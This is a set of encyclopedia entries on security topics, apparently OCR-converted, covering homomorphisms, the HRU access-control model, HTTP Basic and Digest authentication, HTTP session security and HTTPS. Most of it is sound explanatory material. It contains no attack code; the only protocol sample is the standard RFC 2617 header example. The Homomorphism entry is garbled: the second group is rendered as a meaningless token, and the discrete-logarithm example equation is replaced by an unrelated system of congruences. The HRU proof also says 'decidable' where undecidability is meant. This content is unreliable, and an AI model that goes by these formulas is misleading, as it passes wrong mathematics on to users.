ISO/IEC 9797 (2002) Information technology – Security techniques – Message Authentication Codes (MACs), Part 2: Mechanisms using a dedicated hash-function

Kim J, Biryukov A, Preneel B, Hong S (2006) On the security of HMAC and NMAC based on HAVAL, MD4, MD5, SHA-0 and SHA-1. In: De Prisco R, Yung M (eds) Security and cryptography for networks (SCN 2006), Maiori, 6–8 September 2006, Lecture notes in computer science, vol 4116. Springer, Berlin, pp 242–256

Krawczyk H, Bellare M, Canetti R (1997) HMAC: keyed-hashing for message authentication. RFC 2104, February 1997

Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology – CRYPTO ‘95: proceedings, Santa Barbara, 27–31 August 1995, Lecture notes in computer science, vol 963. Springer, Berlin, pp 1–14

Rechberger C, Rijmen V (2007) On authentication with HMAC and non-random properties. In: Dietrich S, Dhamija R (eds) Financial cryptography and data security, Lecture notes in computer science, vol 4886. Springer, Berlin, pp 119–133. Full version http://eprint.iacr.org/2006/290

Wang L, Ohta K, Kunihiro N (2008) New key-recovery attacks on HMAC/NMAC-MD4 and NMAC-MD5. In: Smart NP (ed) Advances in cryptology – EUROCRYPT ‘08: proceedings, Istanbul, 13–17 April 2008, Lecture notes in computer science, vol 4965. Springer, Berlin, pp 237–253

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300448

Homomorphic Cryptosystems

Anonymous Communications over Blockchain Technology

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_414

Homomorphism

Burt Kaliski[29] ✉
(29) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *homomorphism* is a mapping between two groups that respects the group structure.

Theory

Let $(S, \circ)$ and $\underline{\texttt{il}}(x)$ be two groups, and let f be a mapping from S to T. The mapping f is a homomorphism if, for all $x, y \in S$,

$$f(x \circ y) = f(x) \bullet f(y).$$

As an example, the mapping $f(x) = x^e \bmod n$ in RSA public-key encryption is a homomorphism since

$$f(xy) \equiv (xy)^e \equiv f(x)f(y) \pmod{n}.$$

In this case, the sets S and T and the operations $\circ$ and $\bullet$ are the same.

Another homomorphism is the mapping $f(x) = g^x \bmod p$ related to the discrete logarithm problem:

$$a_i x \equiv b_i \pmod{m_i'}, \ 1 \leq i \leq k,$$

Here, the sets and the operations are different between the two sides: S is the group of integers modulo $p - 1$ under addition, and T is the subgroup

of the multiplicative group modulo p generated by g.

Ring*homomorphisms* that respect the structure of two operations may be defined similarly.

If the mapping f has an inverse g such that g is a homomorphism from T to S, then f is said to be an *isomorphism*.

Applications

Homomorphisms are important in cryptography since they preserve relationships between elements across a transformation such as encryption. Sometimes the structure enables additional security features (as in blind signatures), and other times it enables additional attacks (e.g., Bleichenbacher's attack on an unprotected form of RSA encryption (Bleichenbacher 1998)).

Cross-References

Group
Ring

Recommended Reading

Bleichenbacher D (1998) Chosen ciphertext attacks against protocols based on RSA encryption standard PKCS #1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO '98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300449

Horizontal Scaling

Sharding

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_819

HRU

Vijay Alturi[30] ✉
(30) Management Science and Information Systems Department, Center for Information Management, Integration and Connectivity, Rutgers University, Newark, NJ, USA

✉ **Vijay Alturi**
Email: atluri@andromeda.rutgers.edu

Background

The security model proposed by Harrison, Ruzzo, and Ullman (HRU) (1976) is a discretionary access control model. In HRU, the current set of access rights at any given time can be represented by a matrix, with one row for each subject and one column for each subject and object (all subjects are also objects). Each cell in the table contains the list of access rights that the specific subject has for the particular object. In addition, HRU defines a primitive set of operations that can be performed.

Definition

The components of the HRU Model include:

- A set of subjects S
- A set of objects O
- A set of access rights R
- An access matrix $M = (M_{so})s \in S$, $o \in O$, the entry M_{so} is the subset of R specifying the rights subject s has on object o

The protection system is represented as a state machine where each state is defined as a triple triple (*S*, *O*, *M*). States are changed by altering the access matrix *M*. Change of the protection system is modeled by the following six primitive operations:

- Enter *r* into M_{so}
- Delete *r* from M_{so}
- Create subject *s*
- Create object *o*
- Destroy subject *s*
- Destroy object *o*

Commands in the HRU model have the format:
command*c*(x_1, …, x_k)
if*r*$_1$ in M_{s_1,o_1} **and**
if*r*$_2$ in M_{s_1,o_1} **and**
…
…
…
if*r*$_m$ in M_{s_m,o_m}
then*op*$_1$, …, *op*$_n$

end
In the above command, s_1, …, s_m and o_1, …, o_m are subjects and objects, respectively, that appear in the parameter list *c*(x_1, …, x_k). The condition part of the command checks whether particular access rights are present; the list of conditions can be empty. If all conditions hold, then the sequence of operations is executed. Each command contains at least one operation. Commands containing exactly one operation are said to be mono-operational commands, and those containing exactly one condition are said to be mono-conditional.

Theory

Safety analysis was first formalized in the HRU model. The safety question asks “Is there an algorithm for determining whether a protection system in some initial state is safe with respect to a right *r*?” This question can be

formalized by the following two definitions of leakage of a right and unsafe state.

Definition 1 A state, that is, an access matrix *M*, is said to leak the right *r* if there exists a command *c* that adds the right *r* into an entry in the access matrix that previously did not contain *r*. More formally, there exist *s* and *o* such that $r \notin M_{so}$, and after the execution of *c*, $r \in M'_{so}$.

Definition 2 Given a protection system and a right *r*, the initial configuration Q_0 is said to be unsafe for *r* (or leaks *r*) if there is a configuration *Q* and a command α such that *Q* is reachable from Q_0 and α leaks *r* from *Q*. Q_0 is said to be safe for *r* if Q_0 is not unsafe for *r*.

The above definition states that a state of a protection system, that is, its matrix *M*, is said to be safe with respect to the right *r* if no sequence of commands can transform *M* into a state that leaks *r*.

Safety is undecidable in the general HRU model, which can be stated formally by the following theorem.

Theorem 1 Given an access matrix *M* and a right *r*, verifying the safety of *M* with respect to *r* is an undecidable problem.

The proof is based on mapping the safety problem to the halting problem of a Turing machine. Turing machines are general models of computing devices, expressed as a machine reading a tape that has a string of zeros and ones. The safety problem can be mapped to the problem of whether the Turing machine will ever halt when reading commands from the tape. Several decidable results about Turing machines are well known, including one that shows it is impossible to develop a general procedure to determine whether a given Turing machine will halt when performing a given computation. The proof of the above theorem follows by the demonstration that a decision procedure for protection systems would also solve the halting problem for Turing machines, which is known to be unsolvable.

However, it has been proven that some restrictive cases have decidable safety results. These include: (1) Safety for mono-operational systems is decidable but NP-Complete, and (2) Mono-conditional monotonic HRU is decidable.

Applications

This work has influenced the development of practical models and the analysis of several theoretical models developed subsequently.

Open Problems and Future Directions

The expressive power of a model is a measure of the flexibility to express policies for different requirements. Expressive power and manageable safety analysis are two conflicting properties of access control models. In general, the more expressive power a model has, the harder it is (if at all possible) to carry out safety analysis. To enhance the expressive power of access control models to suit to the different emerging environments, several extensions to the access control model have been proposed in recent years. Balancing the expressive power and safety in these extended access control models is still an open problem.

Cross-References

Access Control Policies, Models, and Mechanisms
Access Matrix

Recommended Reading

Harrison M, Ruzzo W, Ullman J (1976) Protection in operating systems. Commun ACM 19(8):461–471

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_653

HTTP Authentication

Jörg Schwenk[31] ✉
(31) Horst Görtz Institute for IT Security, Ruhr University Bochum, Bochum, Germany

✉ **Jörg Schwenk**
Email: joerg.schwenk@rub.de

Synonyms

HTTP basic authentication; HTTP digest authentication

Definition

Hypertext transfer protocol (*HTTP*) *authentication* (Hallam-Baker et al. 1999) is an integration of password-based authentication, and of challenge-and-response-based authentication, into the HTTP (Mogul et al. 1999). Both basic concepts are modified to comply with the statelessness of the HTTP protocol.

Background

HTTP authentication was developed to protect access to static Web pages. It does not protect the confidentiality of the data during transport. Although it is still implemented in Web browsers and servers, alternative authentication mechanisms (mostly password-based) have gained in importance.

Applications

HTTP communication is based on a simple request–response scheme: The client (the Web browser) sends a request to the server, which answers with a three-digit status code and additional data. The client request specifies a HTTP method (mostly GET to retrieve data, and POST to send data), and the resource on the server that should be accessed with this request. HTTP authentication is based on a shared secret between client and server (e.g., a password).

If the requested resource has restricted access, the server can indicate that HTTP authentication is required by returning a special status code "401," which means "Authentication required." The server also indicates the type of authentication to be used, by sending the HTTP header line "WWW-Authenticate: Basic" to indicate password-based authentication, or "WWW-Authenticate: Digest" together with three additional parameters (as attribute values), to indicate challenge-and-response authentication. These three parameters are the domain of authentication (to help the client decide the shared secret to be used), the challenge value (from which the response will be computed), and a random nonce that will be returned unchanged, to protect against denial-of-service (DoS) attacks.

If "BASIC" authentication is requested, the client prompts the user to enter a password. This password is sent unencrypted (only Base64 coding is used) to the server. Thus "BASIC" authentication should only be used in conjunction with SSL/TLS to protect the confidentiality of the password during transport.

To compute the response in "DIGEST" authentication, the client uses the hash function MD5 on at least the shared secret and the challenge, and on additional parameters (which depend on the different modes of operation), to compute a message authentication code (MAC). This MAC is sent back to the server, encoded as a string of hexadecimal numbers, as the value of the "response" attribute. The main extension to the standard challenge-and-response scheme results from the fact that the HTTP protocol is stateless: The server meanwhile has "forgotten" the challenge it had sent (to enhance HTTP performance), and thus the challenge has to be returned with the response, together with all other request parameters.

To complete authentication, the server in "BASIC" mode simply compares the password (or a hash of it) to a value stored in a database, or in a simple text file, and grants access if the two values match. In "DIGEST" mode, the server has to compute a second MAC based on the returned

parameters, with the only difference that he uses his locally stored version of the shared secret. Again if the two MAC values match, access is granted.

Open Problems

The introduction of dynamic Web pages has triggered a change on the server architecture: The single Web server was replaced by multi-tier architectures consisting of a Web front end, an application logic, and a database server. Since the HTTP connection ends at the Web front end, HTML forms have replaced HTTP authentication for entering passwords: passwords can now be processed by the application logic, and used to get access to the database.

Authentication based on shared secrets does not scale well on the Internet: Shared secrets tend to have low entropy (allowing for dictionary attacks), and the same secrets are used on different links. Public key mechanisms for authentication therefore gain in importance. The SSL/TLS protocol has the ability to authenticate clients based on X.509 certificates; this feature was rarely used up to now, but is now adapted for modern browser-based computing paradigms.

Cross-References

MD4-MD5
Password

Recommended Reading

Hallam-Baker P, Hostetler J, Lawrence S, Leach P, Luotonen A, Sink E, Franks, J, Stewart L (1999) Http authentication: basic and digest access authentication. RFC 2617, June 1999. http://www.ietf.org/rfc/rfc2617.txt

Mogul J, Frystyk H, Masinter L, Leach P, Berners-Lee T, Fielding R, Gettys J (1999) Hypertext transfer protocol – http/1.1. RFC 2616, June 1999. http://www.ietf.org/rfc/rfc2616.txt

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300450

HTTP Basic Authentication

HTTP Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300451

HTTP Cookie

Cookie

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300452

HTTP Digest Access Authentication Scheme

HTTP Digest Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_111

HTTP Digest Authentication

Italo Dacosta[32] ✉
(32) Department of Computer Sciences, Georgia Institute of Technology, Atlanta, GA, USA

✉ **Italo Dacosta**
Email: idacosta@gatech.edu

Synonyms

Digest authentication; HTTP digest access authentication scheme

Definition

HTTP Digest Authentication is an application-layer, challenge-response authentication mechanism used by HTTP servers and proxies to verify the identity of users requesting access to protected resources.

Background


The first authentication mechanism for HTTP was the Basic authentication scheme, defined in RFC 1945 (*Hypertext Transfer Protocol—HTTP/1.0*) in May 1996. Basic authentication is a simple mechanism but it has a significant security flaw: it sends users' passwords unprotected over the network. In response to this security weakness, the Digest authentication scheme was proposed in RFC 2069 (*An Extension to HTTP: Digest Access Authentication*) (David and Brian 2002; Franks et al. 1999) in January 1997. RFC 2069 was later replaced by RFC 2617 (*HTTP Authentication: Basic and Digest Access Authentication*) (Franks et al. 1997) in June 1999.

RFC 2617 solved some problems with the original Digest Authentication scheme and added new security enhancements to the scheme.

Applications

Digest and *Basic* authentication assume that each user shares a secret (password) with the server. The user needs to prove her knowledge of the password to the server in order to be able to access protected resources. For this purpose, *Basic authentication* requires the user to send her password unprotected (cleartext) over the network to the server. However, sending cleartext passwords over the network is a serious security flaw because an attacker can eavesdrop an authentication session and learn the user's password. *Digest authentication* avoids this problem by sending a *hash* of the password and other authentication parameters instead of the password itself. In this way, it is more difficult for an attacker to obtain the user's password by capturing her network traffic.

Figure 1 shows a standard Digest authentication exchange. First, a client (i.e., a web browser) sends a request to an HTTP server to access a protected web page. Then, the server determines that the client must be authenticated before granting access to the requested web page. Therefore, the server challenges the client by sending a *401 Unauthorized* status code message that includes the *WWW-Authenticate* header field (a HTTP proxy returns a *407 Proxy Authentication Required* status code message with a *Proxy-Authenticate* header field). After receiving the challenge message, the client computes the response based on the information included in the challenge. Then, the client resends the request to the server but including an *Authorization* header field which contains the response and other required parameters. Finally, the server also computes the response and compares it with the one sent by the client. In addition, the server verifies other information such as the freshness of the client's response and that the request is for the same original resource. If the verification is successful, the server returns the requested web page with a *200 OK* status code. Otherwise, the server challenges the client again using the same or new challenge information.



HTTP Digest Authentication, Fig. 1 HTTP Digest Authentication exchange

An example of the *WWW-Authenticate* header is presented in Fig. 2. The first value corresponds to the mechanism used (Digest or Basic). The *realm* parameter defines the protection space and indicates to the user what username and password to use. The *qop* is an optional parameter indicating the *quality of protection* values supported by the server. Two values are supported: *auth* (authentication only) and *auth-int* (authentication with integrity protection). If *qop* is not present, the traditional Digest authentication mode defined in RFC 2069 is used. The *nonce* is a unique string generated by the server to protect against replay-attacks. Finally, the *opaque* is an optional string generated by the server that should be returned by the client unchanged in subsequent requests.


```
HTTP/1.1401 Unauthorized
WWW-Authenticate: Digest
        realm="testrealm@host.com",
        qop="auth,auth-int",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

HTTP Digest Authentication, Fig. 2 WWW-Authenticate header example (from RFC 2617)

RFC 2617 also defines other optional parameters that can be included in the *WWW-Authenticate* header. The *domain* is a list of URIs also used to define the protection space. The *stale* is a flag indicating that a previous request from the client was rejected because the nonce was stale. The *algorithm* is a string indicating the algorithm used for hash operations

(MD5 is the default algorithm). Finally, the *auth-param* directive is reserved for future extensions.

Figure 3 provides an example of the *Authorization* header created by the client to send the response to the server. The first value corresponds to the mechanism used (Digest or Basic). The *username* value represents the user's name in the specified protection domain (realm). The *uri* parameter indicates the URI used in the original request. The *qop* is an optional directive indicating the "quality of protection" that the client has applied to the message (must be one of the alternatives indicated by the server). The *nc* (nonce count) is an optional value that indicates how many requests the client has sent with the current client nonce value. The server can use this value to detect request replays (i.e., requests using the same *nc* value). The *cnonce* (client nonce) is an optional nonce value generated by the client for protection against chosen-plaintext attacks and to provide mutual authentication and limited message integrity protection. The *nc* and *cnonce* parameters are used only if the *qop* directive was specified by the server in the challenge message. The *response* value corresponds to the response computed by the client as described below. The parameters *realm*, *nonce*, and *opaque* are the same values sent in the challenge by the server (described in previous paragraphs). Finally, the *auth-param* is an optional directive for future extensions.



HTTP Digest Authentication, Fig. 3 Authorization header example (from RCF 2617)

In addition, RFC 2617 defines a third header: the *Authentication-Info* header. This header is sent by the server to the client after a successful verification of the client's response. The main purpose of this header is to provide mutual authentication: the server has to prove its knowledge of the

password. However, the practical use of this header is limited by the additional performance overhead it introduces (i.e., additional messages).

The *response* calculation varies slightly according to the value of the *qop* parameter. If *qop = auth*, the response is calculated as:

$$\begin{aligned} \textbf{Response} &= H(H(\text{A1}) : \text{nonce} : \text{nc} : \text{cnonce} : \text{qop} : H(\text{A2})) \\ \textbf{A1} &= \text{username} : \text{realm} : \text{password} \\ \textbf{A2} &= \text{method} : \text{uri} \end{aligned}$$

where *method* corresponds to the HTTP method used (i.e., GET), *password* is the user's password and *H()* is the cryptographic hash function to use. Digest authentication uses MD5 as the default hash algorithm. The values are concatenated using colons (:) as separators.

If *qop = auth-int*, then only *A*2 changes:

$$\textbf{A2} = \text{method} : \text{uri} : H(\text{entity-body})$$

where *H(entity-body)* is the hash of the HTTP entity-body (not the message body.) This value provides limited message integrity protection.

Finally, if *qop* is not present, then the response is calculated according to the traditional Digest authentication scheme (RFC 2069):

$$\textbf{Response} = H(H(\text{A1}) : \text{nonce} : H(\text{A2}))$$

where *A1* and *A2* are similar to the case where *qop = auth*.

HTTP Digest authentication was designed as a more secure alternative to HTTP Basic authentication. Its main goal is to provide user authentication without sending users' passwords unprotected over the network. Besides user authentication and password confidentiality, it provides limited message integrity protection (only certain fields are protected). In general, Digest authentication is more efficient and easier to deploy than other security mechanisms (i.e., public key authentication, Kerberos, etc.).

However, Digest authentication is considered a weak security protocol when compared with other protocols such as SSL (Secure Socket Layer), TLS (Transport Layer Security), Kerberos, or IPsec (Internet Protocol security). Standard Digest authentication implementations do not provide

message confidentiality, mutual authentication or integrity protection of the whole message. Therefore, they are vulnerable to eavesdropping, message spoofing, redirection, and Man-In-The-Middle (MITM) attacks. Digest authentication is also vulnerable to password brute force and dictionary attacks. Another possible area of concern is the use of MD5 as hash algorithm, given the multiple reported weaknesses of this algorithm. While the security of Digest authentication can be enhanced with the quality of protection (*qop*) options, these parameters are optional. Therefore, these options are not supported by all HTTP clients and servers.

Despite its weaknesses, Digest authentication is also used as the default authentication mechanism for the Session Initiation Protocol (SIP). Only minor modifications are required for the use of Digest authentication in SIP, as described in RFC 3261.

Finally, an alternative to HTTP Digest authentication is the use of Basic authentication in combination with other security protocols such as SSL, TLS or IPsec. Similarly, web forms can also be combined with these security protocols to provide HTTP user authentication.

Cross-References

Authentication
Chosen Plaintext Attack
Hash Functions
HTTP Authentication
HTTP Basic Authentication
MD4-MD5
Replay Attack

Recommended Reading

David G, Brian T (2002) HTTP: the definitive guide, 1st edn. O'Reilly Media, Inc., Sebastopol

Franks J, Hostetler J, Leach P, Sink E, Stewart L (1997) An extension to HTTP: digest access authentication. IETF Network Working Group RFC 2069 (Obsolete). http://tools.ietf.org/html/rfc2069

Franks J, Hallam-Baker P, Hostetler J, Lawrence S, Leach P, Luotonen A, Stewart L (1999) HTTP authentication: basic and digest access authentication. IETF NetworkWorking Group RFC 2617. http://tools.ietf.org/html/rfc2617

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_654

HTTP Session Security

Andrew Clark[33] ✉
(33) Information Security Institute, Queensland University of Technology, Brisbane, QLD, Australia

✉ **Andrew Clark**
Email: a.clark@qut.edu.au

Synonyms

Web session security

Definition

Hypertext transfer protocol *(HTTP) session security* refers to the security of a collection of related network transactions between an HTTP client (typically, but not always, a Web browser) and an HTTP server (often called a Web server). The compromise of an HTTP session may result in the loss of confidentiality, integrity, or availability of the data being transmitted between the client and the server, or data held by the client or the server.

Background

The HTTP (Fielding et al. 1999) is a generic, stateless, application-layer communication protocol used to transmit data between a client and a server. It allows a client and a server to communicate using simple request–response interactions whereby an HTTP request message is initiated by the client and is followed by a corresponding HTTP response message from the server.

The first version of HTTP was developed in the early 1990s and at that time it was used mainly for distributing static Web content (such as simple HTML and image files). Such interactions do not require the server to maintain any state information from one request to the next, since each can be treated as an independent, unrelated message. While HTTP is still in wide use today, the Internet-based applications that rely upon it have become considerably more complex. In particular, most current HTTP application servers will maintain some state information about each client with which it is interacting. For example, an online shopping application server might store information about the items that a customer has added to a virtual shopping cart. Or, an online banking application server might store information about the identity of a customer it is interacting with (after the customer has completed some authentication process).

The state information maintained by an HTTP server will be associated with a corresponding *HTTP session* – the collection of (usually related) HTTP messages exchanged between a client and a server over a period of time. Typically, when the session is initiated (by the client), the server will generate a *session identifier* that is returned to the client in an HTTP response message. Each subsequent request transmitted by the client during that session will contain a copy of the *session identifier* so that the server can determine the state information to associate with the client. *HTTP Cookies* (Kristol and Montulli 2000) are an example of a mechanism supported by most HTTP clients and servers for transmitting a session identifier in the *header* of HTTP messages.

The information accessible via many HTTP-based applications today can be considered very sensitive and therefore it is critical that the HTTP session be conducted securely. Weaknesses in the way HTTP clients and servers manage and conduct HTTP sessions have lead to a variety of different attacks.

Theory

In practice there are many challenges associated with securely managing and conducting an HTTP session (see The Open Web Application Security Project (OWASP) 2005 for a full treatment). Both the client and the server must be careful to ensure that sensitive session-related information is protected during active sessions and properly disposed of when sessions

complete. Additionally, the communications between the client and the server must be conducted in a manner that prevents an intermediary from interfering with an active session.

Most sensitive applications will require that the HTTP communications be conducted using the transport layer security (TLS) protocol. TLS provides crytpographic authentication and message encryption mechanisms for protecting the communications between the client and the server. While TLS supports cryptographic authentication of the client (by the server), this feature is optional and in many instances TLS is only relied upon for authentication of the server (by the client) and encryption of all transmitted HTTP messages. HTTP itself provides only simple client authentication mechanisms (HTTP Authentication and Authorization) and, in general, when client authentication is required (and TLS is not used for client authentication), then the server application will usually implement its own authentication mechanism.

Designers of server applications must be careful to ensure that the methods they employ for conducting an HTTP session and maintaining the associated state information are secure. For example, session identifiers should be *fresh* (they should not have been previously used) and *unpredictable*. Otherwise, the session identifier associated with an active session might be either obtained from a previous session or guessed, leading to session hijacking attacks or *session fixation attacks* (see Murphey 2005 for a more detailed discussion). If the client is to be authenticated, then the server must carefully monitor the authentication process and ensure that access to sensitive information is granted only after the authentication process has successfully completed.

Designers of client applications must ensure that sensitive information associated with one session is not exposed while the user carries out another session with a (potentially malicious) Web site. Cross-site scripting attacks, are an example of a class of attack which can potentially reveal session identifiers (and other sensitive data) to malicious entities.

Open Problems

Designing, implementing, and deploying secure HTTP applications is particularly difficult due to the complex and distributed nature and modern information systems. Secure management of the underlying HTTP sessions

is likewise difficult due the complicated interactions between the different protocol layers, in particular Transmission Control Protocol (TCP), TLS, HTTP and the application itself. Web services compound this problem by adding the Simple Object Access Protocol (SOAP) into the mix. Currently all of these layers are relied upon (by applications) to provide different security services. The interdependencies between these different protocol layers can lead to subtle, difficult to detect, vulnerabilities.

Cross-References

Cookie
Cross Site Scripting Attacks
HTTP Authentication
HTTP Digest Authentication
HTTPS, HTTP Over TLS
Protocol Cookies
Session Hijacking Attacks
Transport Layer Security (TLS)

Recommended Reading

Fielding R, Gettys J, Mogul J, Frystyk H, Masinterand L, Leach P, Berners-Lee T (1999) Hypertext transfer protocol – HTTP/1.1. RFC 2616 (draft standard), June 1999. Updated by RFC 2817

Kristol D, Montulli L (2000) HTTP state management mechanism. RFC 2965 (proposed standard), October 2000

Murphey L (2005) Secure session management: preventing security voids in web applications. SANS Institute, Bethesda. Revision 3

The Open Web Application Security Project (OWASP) (2005) A guide to building secure Web applications and Web services, 2.0 Black Hat edition, July 2005. http://www.wasp.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_288

HTTPS, HTTP Over TLS

Torben Pedersen[34] ✉
(34) Cryptomathic, rhus, Denmark

✉ **Torben Pedersen**
Email: Torben.Pedersen@Cryptomathic.com

Definition

HTTPS provides a mechanism for sending HTTP messages over a TLS secured connection rather than directly over TCP. A secure HTTP request is made using an URL of the type “https://…” instead of the “http://…” request used for ordinary HTTP. The default HTTPS port number is 443, as assigned by the Internet Assigned Numbers Authority.

Background

The usage of HTTP in various (shopping) applications over Internet as well as the need to transmit sensitive information (such as payment information) in many of these introduced the requirement to use HTTP securely. HTTP over SSL was created to allow sending HTTP messages over an SSL secured channel. Today, TLS, the successor of SSL, is normally used to secure the channel.

Theory

SSL and its successor TLS can be used to set up a secure channel between a client and a server. This channel offers confidentiality and server authentication and can optionally provide client authentication.

Thus HTTPS, see (RfC2818: HTTP over TLS), is a two-step process in which security mechanisms and the necessary session keys in TLS are agreed initially. These session keys establish a secure tunnel during which the actual messages can be subsequently transmitted. The HTTPS server must have a certified public key ("Certificate" and "Public Key Cryptography"), which is used when exchanging the session keys (e.g., the client generates and encrypts a common secret under the public key of the server). Only a server having the private key corresponding to the public key in the certificate is able to recover the exchanged secret and obtain a common key with the requesting entity. By looking up the information in the server's certificate, the client can therefore be confident that it communicates with the right server and that only this server can see the contents of the messages transmitted over HTTPS.

In case of client authentication, the client must have a certified key pair as well. During initial key agreement in TLS, this key pair is used to authenticate the client by making a *digital signature*. Thus the server may base its decision to proceed on the identity of the client. In particular, this allows the server to control access to its services.

There are three important limitations of HTTPS. First of all HTTPS does not provide end-to-end security, but only secures the communication channel between the client and the server. In many web applications the messages are processed by a backend application. HTTPS does not provide any security between the web server receiving the request and the backend application. End-to-end security can be provided by adding security on the application level (e.g., as proposed in (RfC2660: the secure hypertext transfer protocol)), but this is outside the scope of HTTPS and must not be confused with HTTPS.

Secondly, the server is only authenticated to the extent that the client verifies the TLS certificate of the server. Browsers can ensure that the certificate is valid (against a root of trust) and that it matches the address of the server. However, in case this verification fails browsers normally leave it to the user to decide what to do. This opens up the door for users to accept a certificate that they should not have accepted.

Thirdly, some attacks have used a server with a name (URL) very close to that of the attacked server. If the attacker gets a TLS certificate for this malicious server and lures the user into accessing it (e.g., using phishing),

TLS will not help the user, who doesn’t notice the small difference in the URL.

Cross-References

Secure Socket Layer (SSL)
Transport Layer Security (TLS)

Recommended Reading

RfC2660: the secure hypertext transfer protocol. http://www.rfc-editor.org/rfc.html

RfC2818: HTTP over TLS. http://www.rfc-editor.org/rfc.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300454

Human Factors in Secure Software Development

Developer-Centred Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1584

Human Rights and Cybersecurity

Andy Phippen[35] ✉ and Emma Bond[36] ✉
(35) Bournemouth University, Bournemouth, UK
(36) University of Suffolk, Ipswich, UK

✉ **Andy Phippen (Corresponding author)**
Email: aphippen1@bournemouth.ac.uk

✉ **Emma Bond**
Email: e.bond@uos.ac.uk

Definition

Cybersecurity provides the means to protect citizens' human rights in the digital age. However, government attempts to subvert cryptographic technologies via exceptional access potentially result in the withdrawal, and abuse, of human rights.

Theory

Cybersecurity is generally agreed to be a collection of technologies, processes, and practices that protect assets and data from unauthorized access, attack, and abuse. While its roots lie, as with all IT, in the corporate world, with protection of organizational assets and resources, the expansion of digital technologies into the social world means that it can now be as readily applied to individual citizens. Moreover, it can be seen as a tool that not only protects data and assets but a citizen's *human rights*, and is certainly essential in facilitating such freedoms as the right to privacy and freedom of expression and association.

